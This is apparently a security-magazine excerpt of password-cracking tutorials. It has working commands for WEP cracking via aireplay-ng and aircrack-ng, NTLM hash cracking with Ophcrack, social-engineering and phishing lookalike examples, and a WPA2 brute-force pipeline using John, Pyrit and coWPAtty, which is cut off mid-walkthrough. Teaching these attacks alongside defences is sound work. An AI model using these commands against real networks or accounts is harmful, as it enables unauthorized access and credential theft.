screenshot, someone has connected to the „prasad" AP. Now we can hasten our attack!

Step 5: Inject ARP Traffic

To spoof their MAC and inject packets, we can use the aireplay-ng command. We need the BSSID of the AP and the MAC address of the client who connected to the AP. We will be capturing an ARP packet and then replaying that ARP thousands of times in order to generate the IVs that we need to crack WEP. Command `aireplay-ng --arpreplay -e Prasad -h 68:5D:43:36:9D:C2 mon0`




```
root@bt:~# aireplay-ng --arpreplay -e Prasad -h 68:5D:43:36:9D:C2 mon0
The interface MAC (1C:7E:E5:5B:E7:2A) doesn't match the specified MAC (-h).
        ifconfig mon0 hw ether 68:5D:43:36:9D:C2
17:19:59  Waiting for beacon frame (ESSID: Prasad) on channel 1
Found BSSID "BC:F6:85:E1:07:6A" to given ESSID "Prasad".
Saving ARP requests in replay_arp-1104-171959.cap
You should also start airodump-ng to capture replies.
^Cad 101 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)
root@bt:~#
```

Now when we inject the ARPs into the AP, we will capture the IVs that are generated in our airodump file prasadcrack.

Step 6: Crack the Password

Once we have several thousand IVs in our WEPcrack file, all we need to do is run that file against aircrack-ng, Command `aircrack-ng prasadcrack1.cap`



```
                                 Aircrack-ng 1.1 r1904


                 [00:00:00] Tested 741 keys (got 47015 IVs)

   KB    depth   byte(vote)
    0    0/ 10   70(57344) 39(56064) 7D(55808) 8F(55808) 38(55296)
    1    0/  1   AE(66048) A1(59392) 8A(56064) A5(56064) EA(56064)
    2    3/  2   78(56064) 59(55808) E5(55808) C6(55296) E0(55040)
    3    0/  2   8B(61952) DB(59392) 54(57600) 48(57088) 3A(56320)
    4    1/  4   60(59392) C6(56320) 43(55296) F6(55040) B0(54784)

     KEY FOUND! [ 70:72:61:73:61:64:62:68:61:32:31:31:32 ] (ASCII: prasadbha2112
 )
        Decrypted correctly: 100%


root@bt:~#
```

And finally WEP password id prasadbha2112.

Its always recommended that configure your WiFi with WPA2/PSK standard.

Offline attack

If there is no active connection with remote machine while cracking password then it is called as offline attack.


Authentication must contain a database of passwords, either hashed or in plaintext, and various methods of password storage exist. Windows uses password hashes for authentication. These hashed passwords are in SAM file which is located at C:\windows\system32\config\SAM file. Attacker come up with new concept to crack this precomputed hash, they create table for password and its hash called as rainbow table. By using Rainbow table one can reverse lookup the password i.e (input is password hash and output is password). Windows uses LM and NTLM algorithm for hashing. LM algorithm has multiple weaknesses like *any password that is shorter than 8 characters will result in the hashing of 7 null bytes, yielding the constant value of 0xAAD3B435B51404EE*, hence making it easy to identify short passwords on sight. Ophcrack is good tool which uses to crack password using rainbow tables. Ophcrack come up with bootable cd from which attacker can extract the hash of the account.

How to crack windows password with Ophcrack:

Prerequisites: Ophcrack software, account hash which we want to crack, Ophcrack rainbow table.

Step1: Open Ophcrack and click on load select single hash and pest the hash inside the window and click ok which is shown in screenshot 1.

Step 2: make sure that rainbow tables are loaded in Ophcrack and press the crack button as shown in screenshot 2



Load Single Hash

Enter the hash you want to crack in the box below. The supported formats are:

```
<LM Hash>
<LM Hash>:<NT Hash>
<User Name>:<User ID>:<LM Hash>:<NT Hash>::: (PWDUMP format)
```


8846F7EAEE8FB117AD06BDD830B7586C

User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd

Table

Preload: waiting   Brute force: waiting   Pwd found: 0/0   Time elapsed: 0h 0m 0s

Screenshot 1



User	LM Hash	NT Hash	LM Pwd 1	LM Pwd 2	NT Pwd
Administrator		8846F7EAEE8FB117AD06BDD830B7586C			password

Table	Directory	Status	Progress
Vist...	/pentest/passwords/wordlists/ophcrack/vista/	100% in ...	

Preload: done   Brute force: done   Pwd found: 1/1   Time elapsed: 0h 0m 20s

Screenshot 2

Screenshot 2 shows that NT password of user administrator is password. During this process there is no active connection with remote machine so it is good example of offline attack.

Non-electronic attacks using Social engineering

Social Engineering is the human side of breaking into a corporate network. An employee may unwittingly give away key information in an email or by answering the question over the phone with someone they don't know. Social Engineering is art of exploiting the basic human nature such as Trust, Fear and Desire to help. Let take an example. Attacker calls as Technical staff and request id and password to retrieve data.'Sir, this is Prasad, Technical support, from X company. Last night we had a system crash here and we are checking lost data. Can you give me your ID and Password?'

A man calls a company's help desk and says he forgotten his password. In panic he adds that if he misses the deadline on big advertising project, his boss might fire him. The help desk worker feels sorry for him and quickly reset the password unwittingly giving the hacker clear entrance in to corporate network.

Social engineering may take more advance form like phishing. An illegitimate email falsely claiming to be from legitimate site attempts to acquire users personal account information. It lures online user with statements such as Verify your account, Update your information or Your account will be closed or suspended. Email has also link which will redirect user to site which is looking exactly same as original site where attacker program is capturing username and password.

Website: *https://netbanking.hdfcbank.com*

Attackers website: *https://netbanking.hdfbank.com*

Victim visits the links given by attacker and enter his/her credentials because he/she want to verify his/her account. At same time attacker get valid net banking username and password without any kind of brute force and guessing.

Summary

For password cracking various tools and techniques are available. Cracking require good amount of time and computational power. Now a day's cracker takes advantage of cloud computing to perform complex operation in small time which result in cracking password in less time. Social engineering can be use along with cracking and brute force techniques to make attack faster and sharper.

Mitigations

Basic mitigation is to make attacker goal more difficult, i.e cost of cracking password is greater than cost of confidential information.

Here are some handy do and don'ts

DOS

- Use strong password policy
- Rotate your passwords regularly. We recommend changing passwords every sixty days, but rotating them every six months will put you way ahead of most others.
- Develop a difficult-to-guess but easy-to-remember password that incorporates memory devices.
- Use two factor authentications whenever possible.
- Check last login history.
- While configuring wireless always use WPA2 personal.

DON'TS

- Don't write password pin on desk, behind credit card etc.
- Don't share password over call.
- Don't store password in browser.
- Don't use same password for multiple accounts.

UPDATE
NOW WITH
STIG
AUDITING

"IN SOME CASES
nipper studio
HAS VIRTUALLY
REMOVED
the NEED FOR a
MANUAL AUDIT"

CISCO SYSTEMS INC.

Titania's award winning Nipper Studio configuration auditing tool is helping security consultants and end-user organizations worldwide improve their network security. Its reports are more detailed than those typically produced by scanners, enabling you to maintain a higher level of vulnerability analysis in the intervals between penetration tests.

Now used in over 45 countries, Nipper Studio provides a thorough, fast & cost effective way to securely audit over 100 different types of network device. The NSA, FBI, DoD & U.S. Treasury already use it, so why not try it for free at www.titania.com

2012 Computing Security Awards WINNER Enterprise Security Solution of the Year

Security Products' GOVIES 2013 Government Security Awards

2012 Computing Security Awards WINNER Network Security Solution of the Year

www.titania.com

Passphrases: Apocalyps Of Passwords

by Amir Roknifard

We are living in a world, which our life is twisted with technology. Technology helps us to shine our life and make it easier and more fascinating. We use it when we want to talk to our beloved ones over the distance, or when we want to make a job done in the minimum possible time or when we want to control our financial accounts. For sure we need to secure not some but all of them. When it comes to the securing and protecting, the level of security matters in each category, and the first step in all categories is "Authentication". We need to be authenticated to protect our valuable moments or assets, and to perform this task, "Passwords" are to help us. In this article we are going to open a new window to the concept of passwords and practically explain why we need to develop Password concept.

It happens!

As Scott Pinzon[1,2] also says, when an attacker goes to use the password he has captured, first of all he must decrypt it.

To decrypt passwords, usually attackers choose from many different tools, which are known as password crackers. Some are expensive commercial programs and some are free for everyone to download from the Internet and use. And good or bad, people do by the thousands.

If you are an attacker, typically you would snick on to the network, locating the password file and then send a copy of it to yourself, so you can crack it at your convenience or you can capture encrypted passwords travelling across the network as users trying to login.

Rainbow Tables and Brute Force Attack

Once you have encrypted passwords, probably you will start to lunch the whole arsenal of automated attacks to decrypt them. For example you might perform the dictionary attack in many languages. You might also perform a dictionary hybrid attack. Computer users who know about the dictionary attacks would garble the passwords so it is not a dictionary word. For example if a password contains "world" you might spell it "w0r1d". You can also resort to brute force.

Brute force means calculating every possible password and trying each one. This considers the last resort because performing all those calculations is slower. But slow is a relative term!

To encrypt a password Windows performs a mathematic formula on it called "hash". A hash is a number generated from a string of text. It is easy to go from the text to the hash, but should be impossible to look at the hash and figure out the text. That is the reason they call it also "a one-way hash". But the Windows hash formula is widely known. So password cracker can take a list of words, hash each one and see of the result if matches any of the hashed words in the encrypted file. Even an old Pentium II PC can calculate and compare hashes on a rate of almost a million tries per second. A Pentium IV machine can check almost five million per second. So if outdated PC can calculate and try millions of possible password per second why do we say brute force is slow?

Because a password with only ten characters in ASCII, has more than 1 thousand trillion possible character combinations. To be precise there are 1,180,591,620,717,411,303,424 different possible combinations.

Even going thorough combinations at a rate of 5 million per second it would take around seven and a half million years for a Pentium IV computer to try all possible combinations and for each character you add to the length of the password, the number of possible combination increases exponentially. But we are not using old computers with old technologies anymore and moreover, new techniques are born day to day.

There are people, who have calculated all the possible hashes for all the passwords, and they would save the result for the others to use. We refer to this as a rainbow table.

What is Rainbow Table?

Rainbow tables are a tool used to reverse one-way cryptographic hashes such as MD5, NTLM and SHA1. Using complex mathematical formulas, it can cover large password key spaces in a short time

Rainbow tables are a middle ground between brute force and dictionary attack. Rainbow tables cover most of the key-space (usually > 99.9% of the key-space) and do it in a time that is much faster than brute force attacks. The key to doing this is by using pre-computed files, rainbow tables, with complex mathematical formulas to reverse the cryptographic hashes. The reasoning behind rainbow tables is most of the work is done once upfront, so you don't have to do very much work when you need to reverse a hash.

By using a rainbow table computers get to perform matches instead of calculations. This goes much faster and that's is why we say brute force is slow. But brute force is guaranteed effective if the attacker has enough time.

In this article we are not going to elaborate rainbow tables, but we are going to see how we can bundle some good free tools to crack password by brute force and button line, why a good password is important. For sure a good rainbow table is the fastest way to crack a hashed password, but sometimes we know some characters of the password and if we use brute force technique we can be faster. And rainbow tables occupy lots of spaces and keeping them is a problem which not every ordinary user can accommodate them. Besides for those routers use WiFi Protected Setup (WPS), brute force could be a good option.

A typical Scenario

Lets presume that we want to hack our wireless router. Our wireless router is configured to use WPA2 Pre-shared Key. We suppose that we got the WPA handshake and we already have it. It is done easily with lots of handy tools. Now we want to use brute force attack to crack the hashed password.

As we understood from the above, brute force is a slow solution, but how can we make it faster?


By the power of cloud computing, we can make brute force faster. For example a WPA2 password of a WPS-enabled wireless router, which contains only numbers, can be cracked by a pool of GPUs very fast.

There are lots of cloud-computing services nowadays and one of my favorites is Amazon Elastic Compute Cloud (Amazon EC2). It has various options even per hour for as low as 2 US Dollar[3]!

Why do we insist on GPU while we can go directly for GPU? There are lots of reasons but the main reason, which is important to us, is that a GPU can handle lots of repetitive parallel processes in a better and faster way, which makes it ideal for our need. More comparisons per second, faster the result comes up.

What are the good ones?


One of the good tools among password crackers is the John the Ripper[4] (Figure 1). John can generates passwords for us (which this is just one of its functionality) and we can use them in Pyrit[5] (Figure 2) which is a massive hash database creator and then use the results in coWPAtty[6] (Figure 3) to crack the password.



```
John the Ripper password cracker, version 1.7.3.1 Professional (build 1)
Copyright (c) 1996-2008 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--single                   "single crack" mode
--wordlist=FILE --stdin    wordlist mode, read words from FILE or stdin
--rules                    enable word mangling rules for wordlist mode
--incremental[=MODE]       "incremental" mode [using section MODE]
--external=MODE            external mode or word filter
--stdout[=LENGTH]          just output candidate passwords [cut at LENGTH]
--restore[=NAME]           restore an interrupted session [called NAME]
--session=NAME             give a new session the NAME
--status[=NAME]            print status of a session [called NAME]
--make-charset=FILE        make a charset, FILE will be overwritten
--show                     show cracked passwords
--test                     perform a benchmark
--users=[-]LOGIN|UID[,..]  [do not] load this (these) user(s) only
--groups=[-]GID[,..]       load users [not] of this (these) group(s) only
--shells=[-]SHELL[,..]     load users with[out] this (these) shell(s) only
--salts=[-]COUNT           load salts with[out] at least COUNT passwords only
--format=NAME              force hash type NAME: DES/BSDI/MD5/BF/AFS/LM/NT/XSHA
--save-memory=LEVEL        enable memory saving, at LEVEL 1..3
```

Figure 1. John the Ripper


We can also use Crunch[7] to make the wordlist and Aircrack-ng[8] to crack the password but I leave them on you to try them on your spare playing time! All these tools are open source and free to use.



```
root@kali:~# pyrit
Pyrit 0.4.0 (C) 2008-2011 Lukas Lueg http://pyrit.googlecode.com
This code is distributed under the GNU General Public License v3+

Usage: pyrit [options] command

Recognized options:
  -b               : Filters AccessPoint by BSSID
  -e               : Filters AccessPoint by ESSID
  -h               : Print help for a certain command
  -i               : Filename for input ('-' is stdin)
  -o               : Filename for output ('-' is stdout)
  -r               : Packet capture source in pcap-format
  -u               : URL of the storage-system to use
  --all-handshakes : Use all handshakes instead of the best one

Recognized commands:
  analyze                : Analyze a packet-capture file
  attack_batch           : Attack a handshake with PMKs/passwords from the db
  attack_cowpatty        : Attack a handshake with PMKs from a cowpatty-file
  attack_db              : Attack a handshake with PMKs from the db
  attack_passthrough     : Attack a handshake with passwords from a file
```

Figure 2. Pyrit

We just assume you know the tools and have them installed on you machine. We just focus on important parts and explain those necessary switches as this is not a training article but just an awareness of how passwords are important.



```
root@kali:~# cowpatty
cowpatty 4.6 - WPA-PSK dictionary attack. <jwright@hasborg.com>
cowpatty: Must supply a pcap file with -r

Usage: cowpatty [options]

        -f      Dictionary file
        -d      Hash file (genpmk)
        -r      Packet capture file
        -s      Network SSID (enclose in quotes if SSID includes spaces)
        -c      Check for valid 4-way frames, does not crack
        -h      Print this help information and exit
        -v      Print verbose information (more -v for more verbosity)
        -V      Print program version and exit

root@kali:~# 
```

Figure 3. coWPAtty

Roadmap to our goal

This is our roadmap: With John we are going to generate possible combinations and export them to Pyrit to pre-compute the Pairwise Master Keys (PMK) with the power of GPU and then with coWPAtty to compare and crack the WPA2 handshake and reach to the password.

Pyrit is rapid and the rate of its speed is totally up to the speed of your GPU and how many cores you want to utilize (Figure 4). Consider that Pyrit is not the best and if you really want to make the procedure quick maybe better to go for Hashcat[9] which computes millions PMKs per second.

If you want to check if Pyrit has recognized your computational cores you can use `./pyrit list_cores` and for checking the performace of Pyrit on your current hardware configuration, you can use `./pyrit benchmark` which runs a test on the available cores on your machine.





Figure 4. Pyrit's performance in different GPUs

Taking the action

So we start with John, to generate the passwords list:

```
./john --stdout --incremental:all
```

As we are just going to lease a pool of GPUs and usually these services are dedicated and we cannot find much space there, we don't need John to store generated passwords. So what we exactly need is that John generates them and just echo them out. Here we use `--stdout` switch. With `--incremental:all` we tell John to generate passwords with all possibilities (Figure 5).


root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

```
root@kali:~# john --stdout --incremental:all
```


Figure 5. John's part of the command

`--incremental` switch has different modes as: `all`, `alnum`, `alpha`, `digits` and `lanman` which you can choose among based on your requirement. The mode we chose is suitable for the full printable US-ASCII character set and to try all possible password lengths from 0 to 8. If you need to check for more characters in length, you can go for Crunch.

Obviously we need to pipe this command with the next one, which is Pyrit to compute the hashes. Here is the command:

```
./pyrit -e WIRELESSROUTER -i - -o - passthrough
```

With switch `-e WIRELESSROUTER` we tell Pyrit what is the ESSID where "WIRELESSROUTER" should be replaced with the correct name of the accesspoint. With `-i -` we tell Pyrit that there is no input file as wordlist and it should just use whatever it gets from `--stdout` of John as `--stdin`. With `-o -` and `Passthrough` Pyrit understands that it should send out the results as `--stdout` to the next piped application, which is coWPAtty. We use this output format when we have problem with storage and we don't want to make a database in coWPAtty binary format (Figure 6).


root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the more you are able to hear.

